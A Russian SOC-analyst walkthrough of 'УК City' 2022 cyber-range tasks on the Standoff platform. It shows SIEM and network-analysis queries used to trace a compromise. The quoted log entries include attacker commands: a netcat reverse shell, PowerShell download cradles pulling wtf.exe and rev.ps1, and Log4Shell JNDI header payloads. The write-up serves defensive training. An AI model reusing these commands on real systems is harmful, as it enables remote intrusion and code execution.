

Разберем практические задания с платформы Standoff. Разбор заданий будет для ивента УК Сити (2022). [Подробнее](#)

Легенда

Основная деятельность УК City в Государстве F связана с ЖКХ и государственными услугами. Управляющая компания отвечает за освещение улиц, работу систем видеонаблюдения, рекламных экранов и общественного транспорта. В ее ведении также находятся торговые и бизнес-центры, парковки, МФЦ и информационные общественные табло. УК City ответственна за оснащение квартир жителей IoT-устройствами и подключение к сети городского радиовещания.

Хакеры могут подпортить жизнь горожанам, например оставить их без онлайн-заказов из аптеки, уличного освещения, заблокировать жителей в квартирах и лишить их доступа к государственным услугам.

Совет:

Если вы плохо знакомы с языком запросов PDQL для MP SIEM, то советую ознакомиться с [официальным справочником](#).

Файл wtf.exe / Задание 1.1

Атакующие загрузили на один из узлов инфраструктуры файл wtf.exe. Укажите FQDN узла, на который был загружен файл.

Поскольку нам известно название файла и факт его появления на узле, построим фильтр:
object.name = 'wtf.exe' and msgid = 11 , где object.name - это название искомого объекта, а msgid = 11 - событие журнала sysmon (Создание/перезапись файла)

Фильтр: Все события *		
time *	event_src.host	text
24.11.2022 16:34:21	comp-9794.tube.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-9794.tube.stf
23.11.2022 19:00:06	comp-0660.city.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-0660.city.stf
23.11.2022 18:57:54	comp-7813.hv-logistics.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-7813.hv-logistics.stf
23.11.2022 18:57:32	comp-2159.hv-logistics.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-2159.hv-logistics.stf
23.11.2022 18:42:17	comp-7813.hv-logistics.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-7813.hv-logistics.stf
23.11.2022 18:41:57	comp-2159.hv-logistics.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-2159.hv-logistics.stf
23.11.2022 18:41:30	comp-0660.city.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-0660.city.stf
23.11.2022 18:39:51	comp-4584.hv-logistics.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-4584.hv-logistics.stf
23.11.2022 18:39:19	comp-5117.city.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-5117.city.stf
23.11.2022 18:33:03	comp-5117.city.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-5117.city.stf
23.11.2022 18:32:56	comp-7813.hv-logistics.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-7813.hv-logistics.stf
23.11.2022 18:32:46	comp-4584.hv-logistics.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-4584.hv-logistics.stf
23.11.2022 18:32:37	comp-2159.hv-logistics.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-2159.hv-logistics.stf
23.11.2022 18:32:06	comp-0660.city.stf	Процесс powershell.exe создал файл wtf.exe на узле comp-0660.city.stf

Выбираем самое раннее событие и получаем нужное имя хоста - comp-0660.city.stf

Файл wtf.exe / Задание 1.2

Атакующие загрузили на один из узлов инфраструктуры файл wtf.exe. Приведите содержимое командной строки или скрипта, инициировавшего загрузку файла.

Из задания мы видим, что, по-прежнему, фигурирует файл wtf.exe. Однако, необходимо учесть, что он не запускается, но упоминается в исполняемой команде, а значит, важным фактором является использование cmd или powershell. event_src.host = "comp-0660.city.stf" and object.process.cmdline contains 'wtf.exe' and (object.process.name = 'cmd.exe' or msgid in [4103,4104]), где MSGID 4103 - импорт модулей PoSH (конвейер), MSGID 4104 - логирование скриптов PoSH.

В результате, фильтр выдал нам 9 событий:

23.11.2022 18:32:06	comp-0660.city.stf	На узле comp-0660.city.stf запущена команда PowerShell. Создание текста Scriptblock (из).
23.11.2022 18:32:06	comp-0660.city.stf	На узле comp-0660.city.stf выполнен конвейер PowerShell
23.11.2022 18:32:07	comp-0660.city.stf	На узле comp-0660.city.stf выполнен конвейер PowerShell
23.11.2022 18:41:30	comp-0660.city.stf	На узле comp-0660.city.stf запущена команда PowerShell. Создание текста Scriptblock (из).
23.11.2022 18:41:30	comp-0660.city.stf	На узле comp-0660.city.stf выполнен конвейер PowerShell
23.11.2022 18:43:44	comp-0660.city.stf	На узле comp-0660.city.stf выполнен конвейер PowerShell
23.11.2022 19:00:06	comp-0660.city.stf	На узле comp-0660.city.stf запущена команда PowerShell. Создание текста Scriptblock (из).
23.11.2022 19:00:06	comp-0660.city.stf	На узле comp-0660.city.stf выполнен конвейер PowerShell
23.11.2022 19:00:06	comp-0660.city.stf	На узле comp-0660.city.stf выполнен конвейер PowerShell

Всего 9 событий, выбрано 1

Рассмотрим самое старое событие с запуском команды Powershell:

» 23.11.2022 18:32:06

На узле comp-0660.city.stf запущена команда PowerShell. Создание текста Scriptblock (из).

Субъект	⊕ l_head city.stf	0
subject account		
Действие	▷ execute	
Объект	⊕ l_head city.stf	0
object command		
Статус	✓ success	
Источник	█ 1792caab-2f00-0001-0000-00000000002f	0
события		

Источник [microsoft windows](#) Идентификатор 4104

Microsoft-Windows-PowerShell/Operational

Категория Command / System Management / Manipulation

▼ Роли во взаимодействии

Субъект	subject account
subject.id	S-1-5-21-964469733-3943234528-829140217-1...
subject.account.name	l_head
subject.account.domain	city.stf
subject.account.fullna...	S-1-5-21-964469733-3943234528-829140217-1...
subject.account.id	S-1-5-21-964469733-3943234528-829140217-1...
Объект	object command
object.id	5d88b45d-5a73-4e6f-a891-1209282d4895
object.value	iwr -uri http://10.126.10.10:13337/nc.exe -outfile C:\Windows\Tasks\nc.exe iwr -uri http://10.126.10.10:13337/wtf.exe -outfile C:\Windows\Tasks\wtf.exe C:\Windows\Tasks\nc.exe 10.126.10.10 1338 -e powershell.exe

Видим, что в object.value содержится несколько объединенных команд.

Выделим нужную и получим верный ответ - iwr -uri <http://10.126.10.10:13337/wtf.exe> -outfile C:\Windows\Tasks\wtf.exe

Подмена контента на рекламном видеоэкране / Задание 2.1

Руководитель отдела информационной безопасности City в бешенстве: несколько часов назад, в момент, когда он докладывал начальству о достижении высокого уровня защищенности городских систем, злоумышленники взломали рекламный экран в центре столицы и включили горожанам неприятные для просмотра ролики.

Укажите FQDN атакуемого актива.

Поскольку в вводных данных кроме времени не было дано никаких подробностей, то можно пойти по аналитическому пути, взяв во внимание то, что злоумышленники воспроизвели подставной видеофайл. Исходя из существующих форматов видеофайлов (.mp4, .avi, .mkv, .mov, .wmv), составим топорный

фильтр:

object.name contains '.mp4' or object.name contains '.avi' or object.name contains '.mkv' or object.name contains '.mov' or object.name contains '.wmv'

time	event_src.host	text
22.11.2022 19:20:11	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:20:11	10.156.11.30	PT NAD на узле 10.156.11.30 обнаружил файл "Landscape-757.mp4" в потоке с узла 10.126.255.8 на узел...
22.11.2022 19:20:07	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:19:56	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:19:51	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:19:30	10.126.11.174	Не удалось открыть файловый объект в режиме "r" на узле 10.126.11.174. Причина: Permission denied
22.11.2022 19:19:14	10.156.11.30	PT NAD на узле 10.156.11.30 обнаружил файл "hex.mp4" в потоке с узла 10.126.11.174 на узел 10.126.1...
22.11.2022 19:19:14	10.156.11.30	PT NAD на узле 10.156.11.30 обнаружил файл "hex.mp4" в потоке с узла 10.126.11.24 на узел 10.126.10...
22.11.2022 19:16:24	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:13:59	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:13:53	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:13:33	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:13:12	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:12:41	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:12:36	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:12:30	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...
22.11.2022 19:11:18	10.126.11.174	Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был от...

Мы получили 212 событий. Давайте их просмотрим и убедимся, что мы на правильном пути:

» 22.11.2022 19:13:12


Файловый объект "/var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4" был открыт в режиме "r" на узле 10.126.11.174

Субъект	unset 0 apache2 0 fullpath /usr/sbin/apache2
Действие	access
Объект	www-data 0 object file_object Landscape-757.mp4 object file_object type executable_file fullpath /var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.m... state r
Статус	success
Источник unix_like Идентификатор openat auditd Категория File System Object / System Management / Manipulation	
› Роли во взаимодействии	
› Параметры взаимодействия	
› Дополнительная информация	
▽ Источник событий	
event_src.host	10.126.11.174
event_src.title	unix_like
event_src.subsys	auditd
event_src.rule	pt_siem_home_access
event_src.category	Operating system
origin_app_id	17793c58-f880-0001-0000-000000000003
primary_siem_app_id	17793c58-f880-0001-0000-000000000003
storage_app_name	MaxPatrol 10

Действительно, всё подходит. Обратим внимание на адрес хоста в event_src.host, на котором происходит данная активность - 10.126.11.174. Теперь необходимо найти FQDN данного узла. Поскольку в представленном для работы SIEM нет вкладки "Активы", а группировка по хостам не дала никакого результата, необходимо найти иной способ поиска имени хоста по адресу.

Воспользуюсь PT NAD:

dst.ip = 10.126.11.174




Как итог, получили необходимый FQDN - advertising.city.stf

Подмена контента на рекламном видеоэкране / Задание 2.2

Укажите HTTP-заголовок веб-приложения, который использовался при атаке на веб-приложение путем эксплуатации уязвимости Log4Shell

Нам заведомо известен атакуемый узел из прошлого шага, поэтому мы можем воспользоваться всё тем же NAD для поиска необходимого заголовка. Также мы знаем название атаки, поэтому давайте выполним поиск явно по ней: dst.ip = 10.126.11.174 && alert.msg == "ATTACK [PTsecurity] log4j RCE aka Log4Shell TCP attempt (CVE-2021-44228)"



Зайдем в одно из событий и проверим запрос на наличие специфических заголовков

Сработавшее правило

Payload

hexdump printable-text

```
GET / HTTP/1.1
Host: advertising.city.stf
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Connection: close
PrivateAT: 111
Transfer-Encoding:chunked
```

```
GET /7qp89xYW/ HTTP/1.1
Host: advertising.city.stf
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Connection: close
PrivateAT:${jndi:ldap://10.126.10.14:12333/TomcatBypass/TomcatEcho}
cmd: whoami
```

Таким образом, мы нашли необходимый заголовок - PrivateAT

Подмена контента на рекламном видеоэкране / Задание 2.3

Укажите адрес, по которому реверс-шелл устанавливал соединение с атакуемым узлом, и порт в формате x.x.x.x:y.

Тут уже нужно подумать и выделить артефакты, с помощью которых можно составить корректный фильтр.

Мы знаем адрес атакуемого узла и примерное время атаки. Поскольку при создании реверс-шелла инициатор подключения - это целевой хост, то src.ip = 10.126.11.174. Вместе с этим, можно сразу отнести неинтересные для нас порты в виде 80, 443, 53 - src.port not in [80,443,53] and dst.port not in [80,443,53]. Нам также известно, что реверс-шелл- это сессия, поэтому в фильтре нам нужно это обозначить явно- object = "session".

Таким образом, получаем конечный фильтр: src.ip = 10.126.11.174 and src.port not in [80,443,53] and dst.port not in [80,443,53] and object = "session"

Теперь нам необходимо найти адрес и порт злоумышленника, поэтому сделаем группировку по адресу и порту получателя:

Группировка

dst.ip	▼	Псевдоним	
dst.port	▼	Псевдоним	

Показывать группы с null-значениями (Нет данных)

Агрегация

COUNT	▼	*	▼	ALL	▼	Cnt	
<input checked="" type="checkbox"/> Распределить по времени с интервалом				1 минута		▼	

Выполнить (Ctrl + Enter)

Изменить

Отмена

Получаем следующую картину:

Фильтр: Все события *					
src.ip = 10.126.11.174 and src.port num > 1024 and dst.ip != 10.126.11.174 and event_src.host != 10.126.11.174 and text like '% поток%' and time >= '2022-11-22T19:13:00' and time <= '2022-11-22T19:19:00' and dst.ip, dst.port, COUNT(*) as Cnt					
«	Cnt	dst.ip, dst.port	time	event_src.host	text
	147	dst.ip 10.126.10.30 dst.port 10001	22.11.2022 19:19:14	10.156.11.30	Обнаружен поток от 10.126.11.174 к 10.126.10.30 по п
	133	dst.ip 10.126.10.30 dst.port 10005	22.11.2022 19:19:14	10.156.11.30	Информация об атрибутах потока
	3	dst.ip 10.126.10.30 dst.port 10002	22.11.2022 19:13:11	10.156.11.30	Поток от узла 10.126.11.174 к узлу 10.126.10.30 по пр
	3	dst.ip 10.126.10.30 dst.port 10006	22.11.2022 19:13:11	10.156.11.30	Обнаружен поток от 10.126.11.174 к 10.126.10.30 по п
	3	dst.ip 212.114.52.222 dst.port 7676	22.11.2022 19:13:10	10.156.11.30	Поток от узла 10.126.11.174 к узлу 10.126.10.30 по пр
			22.11.2022 19:13:10	10.156.11.30	Обнаружен поток от 10.126.11.174 к 10.126.10.30 по п
			22.11.2022 19:13:10	10.156.11.30	Поток от узла 10.126.11.174 к узлу 10.126.10.30 по пр
			22.11.2022 19:13:10	10.156.11.30	Информация об атрибутах потока
			22.11.2022 19:13:10	10.156.11.30	Поток от узла 10.126.11.174 к узлу 10.126.10.30 по пр
			22.11.2022 19:13:10	10.156.11.30	Информация об атрибутах потока
			22.11.2022 19:13:09	10.156.11.30	Обнаружен поток от 10.126.11.174 к 10.126.10.30 по п
			22.11.2022 19:13:09	10.156.11.30	Обнаружен поток от 10.126.11.174 к 10.126.10.30 по п
			22.11.2022 19:13:09	10.156.11.30	Поток от узла 10.126.11.174 к узлу 10.126.10.30 по пр

Всего 5 групп

Всего 147 событий, выбрано 1

Остается просмотреть события, которые входят в период выполнения атаки и найти информацию о злоумышленнике

The screenshot shows a NetworkMiner capture window. The main pane displays a list of network events:

- 22.11.2022 19:14:46 10.156.11.30 Обнаружен поток от 10.126.11.174 к 10.126.10.30 по протоколу jrm
- 22.11.2022 19:14:46 10.156.11.30 Поток от узла 10.126.11.174 к узлу 10.126.10.30 по протоколу jrm закрыт
- 22.11.2022 19:14:46 10.156.11.30 Информация об атрибутах потока

On the right side, detailed information about the session is shown:

- Действие:** detect
- Объект:** established object session
- Статус:** success
- Отправитель:** 10.126.11.174 (17916e4f-db40-0001-0000-000000000010) 0
- Получатель:** 10.126.10.30 (17adcd8b-1fc0-0001-0000-000000000018) 0
- Источник positive_technologies nad**
- Адресаты:**
 - Отправитель:**
 - src.host: 10.126.11.174
 - src.ip: 10.126.11.174
 - src.mac: 00:50:56:B7:E4:E2
 - src.port: 55630
 - Получатель:**
 - dst.host: 10.126.10.30
 - dst.ip: 10.126.10.30
 - dst.mac: 00:50:56:B7:6D:4D
 - dst.port: 10002

В итоге, мы смогли найти правильную связку ip:port - 10.126.10.30:10002

В PT NAD активность выглядит следующим образом:

The screenshot shows an alert from PT NAD for a possible Apache log4j RCE attempt. The alert details are as follows:

- dst.ip = 10.126.11.174 && alert.msg == "ATTACK [PTsecurity] log4j RCE aka Log4Shell TCP attempt (CVE-2021-44228)"**
- 57 атак - 45 высокой опасности - 0 средней опасности - 12 низкой опасности - 0 других событий - 0 срабатываний отмечены как ложные**
- ET INFO Possible Apache log4j RCE Attempt - Any Protocol TCP (CVE-2021-44228)**
- Общие сведения:**
 - Атакующий узел H3537 (172.31.8.246) ➔ HOME_NET
 - Атакуемый узел H265 (10.126.11.174) advertising.city.stf ➔ Root, OS, Linux, Offline, Production, 1_city, 1_city_dmz, 2_hv_logistics, 2_hv_logistics_vpn_p2p, HOME_NET
- Описание и рекомендации:**
 - Описание: —
 - Рекомендации: —
 - См. также: CVE-2021-44228
- Сработавшее правило:**
 - Payload: hexdump (selected), printable-text
 - Hex dump of the exploit payload:

```
GET /7qp89xYw/hex/..;/special/control.jsp HTTP/1.1
Host: 10.126.11.174
PrivateAT: ${jndi:rmi://10.126.10.30:10002/cw8rgo}
User-Agent: python-requests/2.25
Accept-Encoding: gzip, deflate
Accept: /
Connection: close
```

Подмена контента на рекламном видеоэкране / Задание 2.4

Укажите название загруженного атакующими видеофайла.

Исходя из имеющегося киллчейна, который начал обретать смысл, нам известно, что злоумышленник использует reverse-shell. Учитывая этот факт, укажем данный источник в качестве отправителя и получателя - src.ip = 10.126.10.30 or dst.ip = 10.126.10.30. Зная, что мы ищем файл, явно обозначим

это - object = "file" и воспользуемся фильтром из задания 2.1, чтобы сузить круг поиска. В конечном счете, получим такой фильтр:

(object.name contains '.mp4' or object.name contains '.avi' or object.name contains '.mkv' or object.name contains '.mov' or object.name contains '.wmv') and object = "file" and (src.ip = 10.126.10.30 or dst.ip = 10.126.10.30)

The screenshot shows a log viewer interface with a search bar at the top containing the filter: `object.name contains '.mp4' or object.name contains '.avi' or object.name contains '.mkv' or object.name contains '.mov' or object.name contains '.wmv') and object = "file" and (src.ip = 10.126.10.30 or dst.ip = 10.126.10.30)`. Below the search bar is a table with columns: time, event_src.host, and text. Two rows of data are visible:

time	event_src.host	text
22.11.2022 19:19:14	10.156.11.30	PT NAD на узле 10.156.11.30 обнаружил файл "hex.mp4" в потоке с узла 10.126.11.174 на узел 10.126.1...
22.11.2022 19:19:14	10.156.11.30	PT NAD на узле 10.156.11.30 обнаружил файл "hex.mp4" в потоке с узла 10.126.11.24 на узел 10.126.10...

To the right of the table, there is a detailed view of the first event:

- Действие:** detect
- Объект:** hex.mp4, object file, type video/mp4, property size value 92702, hash 04e14039608e65473be5d0d937b0360c
- Статус:** success
- Отправитель:** 10.126.11.174 (17916e4f-db40-0001-0000-000000000010), 0
- Получатель:** 10.126.10.30 (17adcd8-1fc0-0001-0000-0000000000187), 0
- Источник:** positive_technologies.nad

Видим 2 события, где фигурирует один и тот же файл с названием - hex.mp4

Поиск вредоносного файла / Задание 3.1

Ден Дженсен (*d_jensen*, d_jensen@hv-logistics.stf) — сотрудник крупного логистического предприятия, молодой и очень любознательный человек. Желая узнать, что за файл с интересным названием пришел ему на почту, он открыл его — и произошло непоправимое: и компьютер Дена стал частью большой атаки на его компанию. Восстановите последовательность событий, чтобы понять, что же все-таки произошло 23 ноября 2022 года (UTC+3).

Укажите FQDN рабочей станции, на которой пользователь открыл файл.

Нам известно, что субъектом был пользователь с логином *d_jensen* subject.account.name = "d_jensen" и что он открыл какой-то неизвестный файл object = "file" and action = "open" В итоге, получим фильтр: subject.account.name = "d_jensen" and object = "file" and action = "open"

1	24.11.2022 03:34:39	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office winword.exe и открыл документ с макросом на узле ...
1	24.11.2022 01:16:10	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office excel.exe и открыл документ с макросом на узле со...
1	23.11.2022 18:11:51	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office excel.exe и открыл документ с макросом на узле со...
1	23.11.2022 18:11:45	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office excel.exe и открыл документ с макросом на узле со...
1	23.11.2022 18:11:32	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office excel.exe и открыл документ с макросом на узле со...
1	23.11.2022 18:05:01	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office winword.exe и открыл документ с макросом на узле ...
1	23.11.2022 03:30:09	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office excel.exe и открыл документ с макросом на узле со...
1	22.11.2022 19:34:07	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office winword.exe и открыл документ с макросом на узле ...
1	22.11.2022 18:56:02	comp-2159.hv-logisti...	Пользователь d_jensen запустил Microsoft Office winword.exe и открыл документ с макросом на узле ...

Давайте рассмотрим одно из событий подробнее:

▼ Роли во взаимодействии

Субъект

subject	account
subject.account.name	d_jensen
subject.account.domain	hv-logistics.stf
subject.account.fullname	d_jensen@hv-logistics
subject.account.session...	1342507
subject.account.id	S-1-5-21-794427356-1309637812-1474570248-1...
subject.account.privileg...	Medium
subject.process.name	winword.exe
subject.process.path	c:\program files (x86)\microsoft office\office16\
subject.process.fullpath	c:\program files (x86)\microsoft office\office16...
subject.process.cmdline	"C:\Program Files (x86)\Microsoft Office\Office16 \WINWORD.EXE" /n "C:\Attachments\b5dd5ee4f1ad48999965ddb52890e0ecvee.doc" /o "u"
	▲ Свернуть
subject.process.guid	076CA06C-D301-637D-9F1C-000000003100
subject.process.id	5716

Объект

object	file
object.account.name	d_jensen
object.account.domain	hv-logistics.stf
object.account.fullname	d_jensen@hv-logistics
object.account.session...	1342507
object.account.id	S-1-5-21-794427356-1309637812-1474570248-1...
object.process.name	vbe7.dll
object.process.path	c:\program files (x86)\common files\microsoft ...
object.process.original...	-
object.process.meta	Description:Visual Basic Design Time Environme...
object.process.hash	SHA256:FC69F45102CBD0897C15A9E8088823...
object.process.version	7.01.1048

Видно, что открывался документ "C:\Attachments\b5dd5ee4f1ad48999965ddb52890e0ecvee.doc". Запомним паттерн названия файла на будущее.

Между тем, везде фигурирует одинаковый хост - comp-2159.hv-logistics.stf

Поиск вредоносного файла / Задание 3.2

Укажите адрес, откуда на узел пользователя был загружен первый вредоносный PowerShell-скрипт, в формате URI.

Из вводных данных, мы имеем следующее:

1. Хост, на котором выполнялись действия злоумышленника - comp-2159.hv-logistics.stf
2. Имя УЗ, которая выступала субъектом - d_jensen
3. Создание(скачивание) скрипта и использование powershell.

Составим фильтр на основании этой информации: event_src.host = "comp-2159.hv-logistics.stf" and msgid in [4103,4104,4688] and subject.account.name = "d_jensen"

23.11.2022 17:56:33	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf запущена команда PowerShell. Создание текста Scriptblock (из).
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf запущена команда PowerShell. Создание текста Scriptblock (из).
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:35	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell
23.11.2022 17:56:35	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf запущена команда PowerShell. Создание текста Scriptblock (из).
23.11.2022 17:56:35	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf запущена команда PowerShell. Создание текста Scriptblock (из).
23.11.2022 17:56:35	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf запущена команда PowerShell. Создание текста Scriptblock (из).

Всего 199 событий, выбрано 1

Получили 199 событий. Рассмотрим самое старое:

» 23.11.2022 17:56:33

На узле comp-2159.hv-logistics.stf запущена команда PowerShell. Создание текста Scriptblock (из).

Субъект d_jensen hv-logistics.stf 0
subject account

Действие ▷ execute

Объект d_jensen hv-logistics.stf 0
object command

Статус success

Источник события 1792c8d6-2380-0001-0000-00000000000d 0

Источник microsoft windows Идентификатор 4104

Microsoft-Windows-PowerShell/Operational

Категория Command / System Management / Manipulation

▼ Роли во взаимодействии

Субъект

subject account
subject.id S-1-5-21-794427356-1309637812-1474570248-1152
subject.account.name d_jensen
subject.account.domain hv-logistics.stf
subject.account.fullname S-1-5-21-794427356-1309637812-1474570248-1152
subject.account.id S-1-5-21-794427356-1309637812-1474570248-1152

Объект

object command
object.id ae37ddae-fa79-4a04-932c-110a6bd04509
object.value Set-Alias -name hexensteamthebest -value IEX;hexensteam
thebest (New-Object Net.WebClient).DownloadString("htt
p://10.126.10.30:11112/rev.ps1")
▲ Свернуть

Хорошо видно, что выполняется команда, которая скачивает искомый powershell скрипти.

Попробуем пойти по другому пути, явно указав, что мы ищем .ps1 скрипти
event_src.host = "comp-2159.hv-logistics.stf" and object.name contains ".ps1" and
subject.account.name = "d_jensen"

	23.11.2022 17:56:18	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "upog5r35.2x0.ps1" на узле comp-2...
	23.11.2022 17:57:20	comp-2159.hv-logisti...	Пользователь d_jensen выполнил скрипт "qwe.ps1" на узле comp-2159.hv-logistics.stf
	23.11.2022 17:57:20	comp-2159.hv-logisti...	Пользователь d_jensen выполнил скрипт "qwe.ps1" на узле comp-2159.hv-logistics.stf
	23.11.2022 17:57:21	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "n4ovmb5h.jnw.ps1" на узле comp-...
	23.11.2022 17:57:21	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "elviaiyz.ua5.ps1" на узле comp-21...
	23.11.2022 18:10:09	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "c5abfbcl.rpn.ps1" на узле comp-21...
	23.11.2022 18:32:21	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "wm5z5npz.20m.ps1" на узле comp-...
	23.11.2022 18:41:42	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "gwj3der3.qfd.ps1" на узле comp-2...
